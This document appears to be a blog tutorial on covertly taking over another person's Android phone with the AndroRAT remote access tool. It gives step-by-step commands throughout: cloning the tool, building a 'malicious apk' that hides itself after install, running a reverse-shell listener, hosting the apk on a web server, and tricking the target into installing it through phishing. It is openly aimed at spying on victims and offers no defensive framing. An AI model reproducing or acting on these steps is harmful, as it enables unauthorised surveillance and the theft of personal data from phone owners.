Need For Speed
Hack Someone’s Phone remotely
There are many hackers in this world who may be currently watching your activities daily and will try to steal your personal information.
And today, I’ll be showing you how to do just that!
Prerequisite
1). Github installed
2). Python3 installed
3). Pip Installed
4). Java installed
5). Your Machine IP address
6). Linux System
7). And the most Important:- Self Confidence
Let’s start our Hacking

We will be using a hacking method which is phishing for our today’s Blog. You can learn more about phishing on Wikipedia. The tool which we will be using is AndroRat.
AndroRAT is a tool designed to give the control of the android system remotely and retrieve information from it. Androrat is a client/server application developed in Java Android for the client-side and the Server is in Python.
A Simple android remote administration tool using sockets. It uses java on the client-side and python on the server-side
Clone the repository given below.
By HTTPS
git clone https://github.com/karma9874/AndroRAT.git
By SSH
git clone git@github.com:karma9874/AndroRAT.git
Go to the directory where you have cloned the repository by cd command.
cd <Directory_name> AndroRat
In our AndroRat folder, there are 9 sub-folders in it and we will be working with .py extension file.
Moving Further, Now we have to install some requirements for our installation by pip By using the pip command, We can install python package libraries with a single click.
Installing Requirements
pip install -r requirements.txt
• We have satisfied our requirements for our system
• We can also check what requirements are needed by typing the given command
cat requirements.txt
Building a malicious apk file for spying
We will be building a malicious apk file which is needed to be installed on the target phone and the good thing is that after installing this apk, your apk file gets hidden and no one can see this file. Cool, right?
Let’s Build this malicious file
for building this apk you need to type the command given below
python3 androRat.py --build -i <ip_address> -p 4444 -o <apk_name>.apk
Explanation of the Above code
• androRat.py → Our cloned directories’s file
• — build → for building our apk file
• -i → Ip address of your system and in case you don’t know the ip address of your system then type the below command.
ifconfig
If you don’t know where is ip address of your machine is written in ifconfig given output then you should search for 192 prefixed numbers in your ifconfig output.
• -p — port number
• -o output file

The output should look like the image given below.
Click Here to see Image
Now it’s time to host the listener
All you got to do is to write the code given below
python3 androRAT.py --shell -i 0.0.0.0 -p 4444
• Now jump back into another terminal, type another command to start the apache webserver
sudo systemctl status apache2.service
Now, let’s copy our file and send it to the web by typing the following command
sudo cp piyush.apk /var/www/html/
Now, type the following in the target mobile and it should download your apk
<ip_address>/piyush.apk
After downloading the apk file, Install it and open it to accept all permissions, and its game over !!!!!!!!!!!